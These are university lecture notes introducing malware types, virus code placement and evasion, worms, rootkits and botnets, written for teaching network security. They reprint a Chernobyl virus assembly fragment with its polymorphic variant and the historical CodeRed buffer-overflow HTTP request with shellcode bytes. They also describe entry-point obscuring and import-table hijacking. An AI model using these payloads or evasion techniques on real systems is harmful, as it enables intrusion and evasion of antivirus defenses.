An Introduction to Malware

Sharp, Robin

Publication date:
2017

Document Version
Publisher's PDF, also known as Version of record

An Introduction to Malware

Robin Sharp
DTU Compute

Spring 2017

Abstract

These notes, written for use in DTU course 02233 on Network Security, give a short introduction to the topic of malware. The most important types of malware are described, together with their basic principles of operation and dissemination, and defenses against malware are discussed.

Contents

1 Some Definitions

Malware is a general term for all types of malicious software, which in the context of computer security means:

> *Software which is used with the aim of attempting to breach a computer system's security policy with respect to Confidentiality, Integrity or Availability.*

The term *software* should here be understood in the broadest sense, as the malicious effect may make use of executable code, interpreted code, scripts, macros etc. The computer system whose security policy is attempted breached is usually known as the *target* for the malware. We shall use the term the *initiator* of the malware to denote the subject who originally launched the malware with the intent of attacking one or more targets. Depending on the type of malware, the set of targets may or may not be explictly known to the initiator.

Note that this definition relates the maliciousness of the software to an attempted breach of the target's *security policy*. This in turn means that it depends on the privileges of the initiator on the target system. A program P, which would be classified as malware if initiated by an user with no special privileges, could easily be quite acceptable (though obviously a potential danger to have lying about) if executed by a system administrator with extensive privileges on the target system.

2 Classification of Malware

Malware is commonly divided into a number of classes, depending on the way in which it is introduced into the target system and the sort of policy breach which it is intended to cause. The traditional classification was introduced by Peter Denning in the late 1980s [8, 9]. We will use the following definitions:

Virus: Malware which spreads from one computer to another by embedding copies of itself into files, which by some means or another are transported to the target. The medium of transport is often known as the *vector* of the virus. The transport may be initiated by the virus itself (for example, it may send the infected file as an e-mail attachment) or rely on an unsuspecting human user (who for example transports a CD-ROM containing the infected file).

Worm: Malware which spreads from one computer to another by transmitting copies of itself via a network which connects the computers, without the use of infected files.

Trojan horse: Malware which is embedded in a piece of software which has an apparently useful effect. The useful effect is often known as the *overt* effect, as it is made apparent to the receiver, while the effect of the malware, known as the *covert* effect, is kept hidden from the receiver.

Logic bomb: Malware which is triggered by some external event, such as the arrival of a specific date or time, or the creation or deletion of a specific data item such as a file or a database entry.

Rabbit: (aka. **Bacterium**) Malware which uses up all of a particular class of resource, such as message buffers, file space or process control blocks, on a computer system.

Backdoor: Malware which, once it reaches the target, allows the initiator to gain access to the target without going through any of the normal login and authentication procedures.

Spyware: Malware which sends details of the user's activities or the target computer's hardware and/or software to the attacker.

Ransomware: Malware which encrypts the target's entire disk or the content of selected files and demands money from the user to get them decrypted again.

You may find other, slightly different, definitions in the literature, as the borderlines between the classes are a bit fuzzy, and the classes are obviously not exclusive. For example, a virus can contain logic bomb functionality, if its malicious effect is not triggered until a certain date or time (such as midnight on Friday 13th) is reached. Or a trojan horse may contain ransomware functionality, and so on.

3 Vira

A virus (plural: *vira*) typically consists of two parts, each responsible for one of the characteristic actions which the virus will perform:

Insertion code: Code to insert a copy of the virus into one or more files on the target. We shall call these the *victim* files.

Payload: Code to perform the malicious activity associated with the virus.

All vira contain insertion code, but the payload is optional, since the virus may have been constructed just to reproduce itself without doing anything more damaging than that. On the other hand, the payload may produce serious damage, such as deleting all files on the hard disc or causing a DoS attack by sending billions of requests to a Web site. A general schema for the code of a virus is shown in Figure 1.

As indicated by the schema, the detailed action of the virus depends on a number of strategic choices, which in general depend on the effort which the virus designer is prepared to put into avoiding detection by antivirus systems:

Spreading condition: The criterion for attempting to propagate the virus. For example, if the virus is to infect the computer's boot program, this condition could be that the boot sector is uninfected.

Infection strategy: The criterion for selecting the set of victim files. If executable files are to be infected, this criterion might be to select files from some standard library. If the virus is based on the use of macros, files which support these macros should be looked for, etc.

Code placement strategy: The rules for placing code into the victim file. The simplest strategy is of course to place it at the beginning or the end, but this is such an obvious idea that most antivirus programs would check there first. More subtle strategies which help the virus designer to conceal his virus will be discussed below.

```
beginv :
        if spread_condition
          then
                for v ∈ victim_files do
                    begin
                      if not_infected(v)
                        then
                              determine_placement_for_virus_code();
                              insert_instructions_into((beginv .. endv), v);
                              modify_to_execute_inserted_instructions(v);
                      fi;
                    end;
          fi;
          execute_payload();
          start_execution_of_infected_program();
        endv :
```

Figure 1: Code schema for a virus.

Execution strategy: The technique chosen for forcing the computer to execute the various parts of the virus and the infected program. The code to achieve this is also something which might easily be recognised by an antivirus system, and some techniques used to avoid detection will be discussed below.

Disguise strategy: Although not seen directly in the schema, the designer may attempt to disguise the presence of the virus by including nonsense code, by encryption, by compression or in other ways.

We concentrate first on executable vira, and return to macro vira at the end of this section.

3.1 Code Placement

To understand the various issues associated with code placement, it is necessary to understand the layout of files which contain executable programs or libraries. As an example, we consider the Microsoft Portable Executable (PE) format for Win32 and .NET executables [31], which in fact is based on the historical COFF format designed for object files in an older version of Unix. Other executable file formats, such as ELF [45], which is commonly used in more modern Unix-based systems, are very similar. The general layout of a PE file is shown in Figure 2.

The MS-DOS section is an historical relic intended to achieve DOS compatibility where possible. Amongst other things, the section contains an MS-DOS compatible header with the usual MS-DOS *file signature* for executables ("MZ"), and an MS-DOS *stub program* (a valid application which can run under MS-DOS, possibly just announcing that the executable cannot be run under MS-DOS). At address `0x3c` relative to the start of the file,



Figure 2: Layout of a file in PE format.

Offset	Field	Description
0	Machine	Type of target machine
2	NumberOfSections	Number of sections in section table
4	TimeDateStamp	File creation time (rel. to 00:00 on 1 January 1970)
8	PointerToSymbolTable	File offset of COFF symbol table
12	NumberOfSymbols	Number of symbols in symbol table
16	SizeOfOptionalHeader	Size of Optional Header (bytes)
18	Characteristics	Flags indicating file attributes

Figure 3: Layout of COFF File Header.

Offset	Field	Description
0	Magic	Type of image file (e.g. `0x10b` for normal executable)
2	MajorLinkerVersion	Linker major version number
3	MinorLinkerVersion	Linker minor version number
4	SizeOfCode	Total size of all code sections
8	SizeOfInitializedData	Total size of all initialised data sections
12	SizeOfUninitializedData	Total size of all uninitialised data sections
16	AddressOfEntryPoint	Address of entry point (rel. to image base)
18	BaseOfCode	Address of beginning-of-code section (rel. to image base)

Figure 4: Layout of COFF standard fields of Optional Header.

the section also contains a field which gives the address (relative to the start of the file) of the PE Header which starts the actual Win32/.NET executable.

The PE Header starts with a *file signature* for PE files, which is the two characters "PE" followed by two null bytes. This is followed by a COFF File Header, which contains the seven fields shown in Figure 3. This is in turn followed by the so-called Optional Header (which is in fact mandatory in executable files). The Optional Header is of variable length, and falls into three parts. The first of these is standard for all COFF format files, and contains information about the sizes of various parts of the code, and the address of the main *entry point* (relative to the start of the image) when the image is loaded into memory, as illustrated in Figure 4. This is followed by supplementary information specific to the Windows environment. The third part of the Optional Header is a set of Data Directories, which give the positions (relative to the start of the file) and sizes of a number of important tables, such as the relocation table, debug table, import address table, and the attribute certificate table. Except for the certificate table, these are loaded into memory as part of the image to be executed. The certificate table contains certificates which can be used to verify the authenticity of the file or various parts of its contents; typically each certificate contains a hash of all or part of the file, digitally signed by its originator – a so-called Authenticode PE Image Hash.

After the PE Header, the file contains a Section Table, which contains a 40-byte Section



Figure 5: Fitting virus code into waste space within disc sectors: (a) for a small virus and (b) for a larger virus. The sector boundaries are indicated by the small vertical marks.

Header for each of the sections of the image. Each Section Header describes the size, memory position within the image, and other characteristics of the section, such as whether it contains executable code or is write-protected. The actual code and data for the sections follows in the Image Pages part of the file. Most executable programs in practice consist of several sections, typically at least one for code, one for data and one for *import information* which contains references to all the DLLs referenced by the program and the functions called from these DLLs.

Several of the fields mentioned above are obvious targets for vira to manipulate. By changing the sizes or positions given in the section headers, for example, it is possible to make room for extra, malicious code within an executable. Since the section will always be allocated an integral number of sectors on the disc, regardless of its real size, this expansion will not necessarily change the size of the file – the extra code can be fitted into the "waste space" at the end of the disc sector. If there is no single section with enough waste space, the malicious code can be divided among several sections, as illustrated in Figure 5(b).

A common arrangement is for the largest area of waste space to be used to contain a small *loader* which can load the remaining pieces of the virus code as required. One of the tests used for selecting the set of victim files would then typically be that they must contain a contiguous area of waste space which is large enough to hold the virus loader. Dividing the virus code up into small pieces also helps the virus designer to avoid his virus being detected, as the antivirus system will find it difficult to recognise a signature which is spread out over several regions of the file.

3.2 Executing the Virus Code

The simplest way of ensuring that the virus code is executed is to change the AddressOfEntryPoint field in the Optional Header, so that it points to the start of the virus code. With this approach, it is usual for the virus code to be constructed so that the "original" code is executed after the virus code, as indicated in the examples of Figure 5. In this way, the executable appears to have the usual effect and the user does not get suspicious.

Directly changing the AddressOfEntryPoint field is such an obvious idea that most antivirus systems check whether the beginning of the code is in a section which should not contain executable code or contains known patterns from a database of viral code. In an *Entry Point Obscuring (EPO)* virus, a more sophisticated technique is adopted in order to

hide what is going on. Some possibilities, roughly in order of increasing complexity, are:

- Insert a *JUMP instruction* somewhere in the executable's code, to cause a jump to the start of the virus code.
- Change an existing *CALL instruction* to call the virus code. With many machine architectures (including the ubiquitous Intel x86 family), this is not as easy as it sounds, since the CALL instruction uses a one-byte opcode (Intel: 0xe8), which could just as easily be an item of data or part of an address. The viral code for inserting the virus in the victim file therefore checks whether the address after the 0xe8 "opcode" points into the *import section*, in which case it really is a CALL instruction. Note that this technique is not entirely foolproof seen from the virus designer's point of view, since there is no guarantee that the executable will in fact execute the CALL instruction during execution of the program.
- Change the content of the *import table*, which contains addresses of all imported functions, so that one of the entries in the table is replaced by the address of the start of the virus code. When the infected executable calls the relevant function, it starts the virus code instead. Once again, in order to prevent users becoming suspicious, the virus must call the original function once its own execution is completed.

Detection of EPO vira is a challenge, as the inserted or modified JUMP or CALL instructions can in principle be placed anywhere within the code. Searching through the file and checking all the JUMP and CALL instructions to see whether they activate viral code can be a slow process. The other effective way to detect the presence of the virus is to emulate the execution of the program and see whether it would actually cause any damaging effects. This is also slow, and can be fooled by a clever virus designer who includes random choices in the virus, so that it does not have a malicious effect every time it is activated. It is exactly this problem with EPO vira which has led to the development of antivirus systems which rely on detection of *malicious behaviour* rather than recognition of signatures. This approach will be dealt with in more detail in Section 7.3 below.

A variant of the EPO approach is for the actual viral code to be kept in a library file (a shared library or a DLL) which the infected executable will call. The changes to the infected file can in this way be kept to a minimum: a pointer to the malicious library needs to be inserted in the import tables, and a CALL instruction must be inserted somewhere in the executable. This technique is used, for example, by the COK variant (2005) of the BackDoor virus (actually a Trojan horse) which deposits a DLL called spool.dll and then injects code into all processes running on the computer, so that they link to it.

3.3 Disguising the Virus

Since signature-based antivirus systems attempt to find viral code by looking for characteristic byte sequences in the executable, virus designers have adopted various techniques for disguising such sequences. The two dominant techniques are *encryption* of the viral code and *polymorphism*.

3.3.1 Encryption

Encryption of the viral code with different encryption keys will produce different ciphertexts, thus ensuring that a signature scanner cannot recognise the virus. However, the ciphertext needs to be decrypted before the virus can be executed; the code for the decryption algorithm cannot itself be encrypted, and will need to be disguised using another technique, such as polymorphism.

The first attempts to encrypt vira used very simple encryption algorithms, such as using bitwise XOR (Exclusive Or) of consecutive double words with the encryption key. More modern encrypted vira use stream ciphers or SKCS block ciphers. Whatever technique is used, the key must be somewhere within the virus, and careful analysis of the decryption algorithm will reveal where this is.

3.3.2 Polymorphism

A polymorphic (from the Greek for "many formed") virus is deliberately designed to have a large number of variants of its code, all with the same basic functionality. This is ensured by including different combinations of instructions which do not have any net effect. For example, each copy of the virus may include different numbers of:

- Operations on registers or storage locations which the algorithm does not really use,
- Null operations (NOP or similar).
- "Neutral groups" of instructions, such as an increment followed by a decrement on the same operand, a left shift followed by a right shift, or a push followed by a pop.

or it may just use different groups of registers from the other variants.

A further approach is *code transposition:* to swap round the order of instructions (or whole blocks of instructions) and insert extra jump instructions in order to achieve the original flow of control. An example of all these techniques is shown in Figure 6, which shows part of the Chernobyl virus before and after insertion of extra code. All of these approaches effectively hide the virus code from signature scanners, and other techniques such as emulation are needed to discover the presence of the virus in an executable file.

3.4 Other Types of Virus

As stated at the beginning of these notes, malware may be based on any kind of software, not just ordinary executable (.exe) files and linked libraries. Examples of other vectors for transmitting vira are:

1. Interpreted scripting languages, particularly Perl and Visual Basic.
2. Interpreted document handling languages such as PostScript and PDF.
3. Macro languages used in document handling programs such as MS Word or Excel. The actual macro language is usually some form of Basic.
4. Multimedia files, such as the RIFF files used to supply animated cursors and icons.

Basic code			Polymorphic variant		
WVCTF:	mov	eax, drl	WVCTF:	mov	eax, drl
	mov	ebx, [eax+10h]		jmp	Loc1
	mov	edi, [eax]	Loc2:	mov	edi, [eax]
LOWVCTF:	pop	ecx	LOWVCTF:	pop	ecx
	jecxz	SFMM		jecxz	SFMM
	mov	esi, ecx		inc	eax
	mov	eax, 0d601h		mov	esi, ecx
	pop	edx		dec	eax
	pop	ecx		nop	
	call	edi		mov	eax, 0d601h
	jmp	LOWVCTF		jmp	Loc3
SFMM:	pop	ebx	Loc1:	mov	ebx, [eax+10h]
	pop	eax		jmp	Loc2
	stc		Loc3:	pop	edx
	pushf			pop	ecx
				nop	
				call	edi
				jmp	LOWVCTF
			SFMM:	pop	ebx
				pop	eax
				push	eax
				pop	eax
				stc	
				pushf	

Figure 6: An example of polymorphism (after [6]). The code on the right has the same effect as that on the left, but a different appearance. Extra jump instructions are marked in red, and other empty code in blue.

A particular danger with these is that many ordinary users are completely unaware that there is a possibility of executing malicious code due to, say, opening a PostScript or PDF document or using an attractively animated cursor. Vira based on these vectors are therefore easily spread, for example via e-mail. On the positive side, this "user unawareness" means that few designers of such vira bother to encrypt them or disguise them in any way.

A classic example is the Melissa e-mail virus of 1999, which used Word macros. If the infected Word 2000 document was opened, it caused a copy to be sent to up to 50 other users via MS Outlook, using the local user's address book as a source of addresses.

A more modern example is the family of trojan horses which exploited the Microsoft animated cursor vulnerability (2006). By passing an apparently innocent animated cursor in an ANI file to an unsuspecting user via a malicious web page or HTML e-mail message, the attacker was able to perform remote code execution with the privileges of the logged-in user. The vulnerability was in fact a buffer overflow vulnerability based on the fact that the lengths of RIFF chunks (the logical blocks of a multimedia file) were not checked. This made it possible, by sending a malformed chunk, to create a buffer overflow in the stack, overwriting the return address for the LoadAniIcon function which should load the animated cursor. In this way, the normal function return was replaced by a jump to viral code hidden in the ANI file.

A long series of exploits relying on vulnerabilities in the Adobe PDF Reader have become public. The PDF language supports embedded JavaScript, and the implementations of PDF and JavaScript in some versions of the PDF Reader have contained exploitable bugs. Well known examples have been associated with the PDF implementation of the `JBIG2Decode` image decoding algorithm and the JavaScript implementation of the `util.printf` formatting function. These bugs could be exploited to gain control of the target computer. Helpful researchers have attempted to summarise the known vulnerabilities in many such standard software items, and you can get a good impression of the magnitude of the problem by consulting their websites; a good example is the one maintained by Serkan Ôzkan at `http://www.cvedetails.com`.

4 Worms

Worms are, according to our definition, pieces of software which reproduce themselves on hosts in a network without explicitly infecting files. Once again, the term "software" is to be understood in the broadest sense, since worms, like vira, may be based on executable code, interpreted code, scripts, macros, etc. Like vira, worms may also be polymorphic. A worm typically consists of three parts:

Searcher: Code used to identify potential targets, i.e. other hosts which it can try to infect.

Propagator: Code used to transfer the worm to the targets.

Payload: Code to be executed on the target.

As in the case of vira, the payload is optional, and it may or may not have a damaging effect on the target. Some worms are just designed to investigate how worms can be spread,

or actually have a useful function. One of the very first worms was invented at Xerox Palo Alto Research Center in the early 1980s in order to distribute parts of large calculations among workstations at which nobody was currently working [39]. On the other hand, even a worm without a payload may have a malicious effect, since the task of spreading the worm may use a lot of network resources and cause Denial of Service. A typical example of this was the W32/Slammer worm of 2003.

Worms with a malicious payload can have almost any effect on the target hosts. Some well-known examples are:

1. To exploit the targets in order to cause a Distributed DoS attack on a chosen system. Example: Apache/mod_ssl (2002).
2. Website defacement on the targets, which are chosen to be web servers. Example: Perl.Santy (2004), which overwrote all files with extensions .asp, .htm, .jsp, .php, .phtm and .shtm on the server, so they all displayed the text "This site is defaced!!! NeverEverNoSanity WebWorm generation xx" (where `xx` is the version number of the worm) when viewed via a web browser.
3. Installation of a keylogger to track the user's input, typically in order to pick up passwords, PIN codes, credit card numbers or other confidential information, and to transmit these to a site chosen by the initiator of the worm. Malware which does this sort of thing is often known as *spyware*.
4. Installation of a backdoor, providing the initiator with access to the target host. The backdoor can be used to produce breaches of confidentiality similar to spyware.
5. To replace user files with executables which ensure propagation of the worm or possibly just produce some kind of display on the screen. Example: LoveLetter (2000), which amongst other things overwrote files with a large number of different extensions (.js, .jse, .css, .wsh, .sct, .hca, .jpg, .jpeg, .mp2 and .mp3) with Visual Basic scripts which, if executed, would re-execute the worm code.
6. To attack industrial control systems (often known as *SCADA* systems), which monitor and control:
   - *Industrial processes*, such as manufacturing, power generation and refining.
   - *Infrastructure processes*, such as water, oil, gas and electricity distribution.
   - *Facility-based processes*, such as access control and control of the use of resources.

   Typically, the attack involves changing some of the control parameters, so that the process runs in an inappropriate manner. A notorious example is the Stuxnet worm (2010) [10]. This specifically targets Windows systems running Siemens Step7 SCADA software which controls variable-frequency drive motors, as used in pumps, gas centrifuges etc. Amongst other things the worm inserts a rootkit in the Step7 programmable logic controller (PLC) which performs the actual control function, as illustrated in Figure 7 on the facing page. This rootkit hides the malware itself and also hides any changes in the rotational speed of the drives from the rest of the system, so that the malware can change the speed without being detected. It can also perform industrial espionage by reporting on the condition of the system to an external C&C server. This is believed to be the first example of malware which attacks industrial systems on a large scale.



Figure 7: Stuxnet embeds a rootkit (red) in the S7 PLC to hide the malicious changes to the control system.
Above: Original configuration.
Below: Configuration with rootkit installed.

4.1 Searching for Targets

The search for new targets can be based on information found locally on the host which the worm is currently visiting, or it may be based on a more or less systematic search of the network. Local information can be found in configuration files of various sorts, as these often contain addresses of other hosts to be contacted for various purposes. Worms which spread via e-mail look in personal e-mail address books or search through text files which might contain e-mail addresses (typically files with file extensions .txt, .html, .xml or even .php).

Searching through the network is usually based on port scanning, since propagation of the worm depends on the presence of a suitable open port which can be contacted. However, this search technique obviously produces characteristic network activity, and various methods have been developed to detect this activity and thus to combat the spread of such worms. We will look at some of these methods in more detail in Section 7 below.

4.2 Propagating the Worm

Once some suitable potential targets have been discovered, the worm will try to use its chosen propagation technique to send itself to these new hosts and get its code executed on them. The transmission of the worm is typically automatic, whereas its activation on the target host may involve a human user on that host. Some examples are:

- The e-mail worm LoveLetter (2000) included the malicious executable of the worm as a mail attachment. If the user opened this attachment, which contained a Visual Basic script disguised as a .txt file, the worm would be activated on his system.
- Secure communication between computers is often ensured at user level by the use of SSH. However, this can be set up in a way which allows users to log in without repeating their password on hosts where they have already correctly logged in once. This vulnerability can be exploited by a worm to "log in" on this group of hosts and execute itself.
- The CodeRed worm (2001) exploited a buffer overflow vulnerability in the ldq.dll library used in Microsoft's IIS server, which enabled the worm to get control over the thread which the server started up to handle an incoming HTTP GET request. Essentially, the vulnerability allowed the worm to insert code into the thread, a technique generally known as *Code Injection*. An HTTP request giving this effect is shown in Figure 8 on the next page. The long sequence of N's in the request ensures that the worm code bytes (`%u9090...%u000a`) are placed in the stack in such a position that the return address for the current routine is overwritten with the value `0x7801cbd3`. The instruction at address `0x7801cbd3` (actually within the library msvcrt.dll) is `call ebx`. When this instruction is executed, control returns to a position in the stack containing the initial code for the worm. This initial code causes a jump to the body of the worm code, which is in the body of the incoming HTTP request.

```
GET /default.ida?NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN
NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN
NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN
NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN
NNNN%u9090%u6858%ucbd3%u7801%u9090%u6858%ucbd3%u78
01%u9090%u6858%ucbd3%u7801%u9090%u9090%u8190%u00c3
%u0003%u8b00%u531b%u53ff%u0078%u0000%u000a
HTTP/1.0
```

Figure 8: The CodeRed worm was spread via code injected into a server thread via a buffer overflow event caused by the HTTP request shown here.

Either of the transmission and activation steps may of course be unsuccessful. For example, with an e-mail worm, the e-mail containing the worm may be refused by the destination mail server (failure of the sending step), or the user may refuse to activate the attachment which will execute the worm code (failure of the execution step). Similarly, the CodeRed worm may successfully reach a Web server which does not have the vulnerability on which it depends for being executed on the target. And so on.

5 Rootkits

A rootkit is a collection of tools which can be used by an attacker to gain administrative ("root") privileges on a host. The kit may include tools for hiding the presence of the intruder, tools for disabling security software such as IDSs, software such as network sniffers to gather information about the system and its environment, backdoors which enable the attacker to regain access at some later time and other similar items. The first rootkits typically concentrated on hiding the attacker by replacing standard system utilities – for example for listing files and processes – by programs which omitted files and processes introduced by the attacker. Often these programs were simply placed in some convenient area of the OS's kernel space by writing to the Linux "device" `/dev/kmem`, which provides access to arbitrary locations in the kernel space.

A more modern style of rootkit exploits the concept of the *loadable kernel module (LKM)*, as found in a number of modern Unix-based operating systems, such as BSD, Solaris and Linux. This enables the malicious code to remain more or less completely hidden from the casual observer, as LKMs do not appear in listings of running processes. Since LKMs operate at kernel level, they also have extensive privileges. A number of code examples for LKM-based rootkits for BSD can be found in [23]. A typical approach for the first generation of such rootkits was for the rootkit to replace entries in the system call table in order to provide modified implementations of the corresponding system functions. Rootkits which do this are known as *table modification* rootkits. A simple example, based on the knark rootkit (first seen in 2001), is illustrated in Figure 9. As alternatives to this



Figure 9: Infection by a table modification rootkit (after [26]).
Left: System call table and code before infection.
Right: System call table and code after infection by knark.

approach, *table target* rootkits do not change the system call table, but instead directly overwrite the code of the normal system routines with malicious code, while *table redirect* rootkits replace the data structure containing the kernel's pointer to the original system table with a pointer to a completely new system table provided as part of the rootkit [26].

More recent OS versions, such as Linux with kernel versions later than 2.6.13, do not export the system call table to LKMs, and the most modern LKM rootkits therefore exploit the `/proc` file system (the Unix equivalent of the Windows registry) in order to achieve the desired modifications to OS functionality.

Although most of the above discussion refers to rootkits on Unix-like systems, where they are most common, rootkits exist for a wide variety of other environments, including various varieties of Windows, virtual machine Hypervisors, and BIOSes and other firmware items. The Stuxnet worm (see Section 4 above) even included a rootkit for a PLC. Since part of the aim of a rootkit is to hide its own activities, there may well be rootkits for other systems which we don't know about yet.

Detection of rootkits generally relies on looking for characteristic files or changes to normal system files and data structures. Programs which perform this analysis (such as `chkrootkit` and `OSSEC` for Linux and `RootkitRevealer` and `Sophos Antirootkit` for Windows) are readily available, but well-designed rootkits know how these programs work and take steps to neutralise them as part of their hiding strategy. This means that rootkits may remain undetected in a system for a very long time.

Not only are rootkits hard to detect – they can also be hard to get rid off once they have infected a system. One of the reasons for this is that some types of rootkit hide in parts of the computer which are difficult to tidy up in. The type of rootkit sometimes known as a *bootkit*, for example, infects the disk's Master Boot Record (MBR), which

contains code used during startup of the system. This can enable the rootkit to collect up (and possibly change) passwords and encryption keys which are needed during system startup, for example in systems which ensure confidentiality of data by encryption of the entire disk. Once the MBR has been corrupted in this way, it is difficult to recover the system. Rootkits which infect the BIOS hide in the hardware unit containing the BIOS, which is normally assumed to be protected and therefore not checked for integrity. This type of rootkit can survive replacement of the system's disk or re-installation of the entire operating system.

6 Botnets

Botnets illustrate the specialised use of a worm or Trojan horse to set up a private communication infrastructure which can be used for malicious purposes. The aim of the actual botnet is to control a large number of computers, which is done by installing a *backdoor* in each of them. The individual computers in the botnet then technically speaking become *zombies* since they are under remote control, but are in this context usually referred to simply as *bots*. The bots can be given orders by a controller, often known as the *botmaster*, to perform various tasks, such as sending spam mail, adware, or spyware, collecting up confidential information such as passwords or encryption keys, performing DDoS attacks or just searching for further potential targets to be enrolled in the botnet. In many cases, the botmaster offers such facilities as a service to anyone who is willing to pay for it. Botnets with large numbers of bots can obtain higher prices than smaller botnets. There have been press reports of some very large botnets, such as one with 1.5 million bots controlled from Holland, and one with 10 000 bots in Norway; both of these were closed by the police. The Zeus botnet, which was particularly active in 2008-09, contained around 3.6 million bots, and Mariposa (2008) around 12 million. Two good technical reviews of botnets and their method of operation can be found in references [3] and [7].

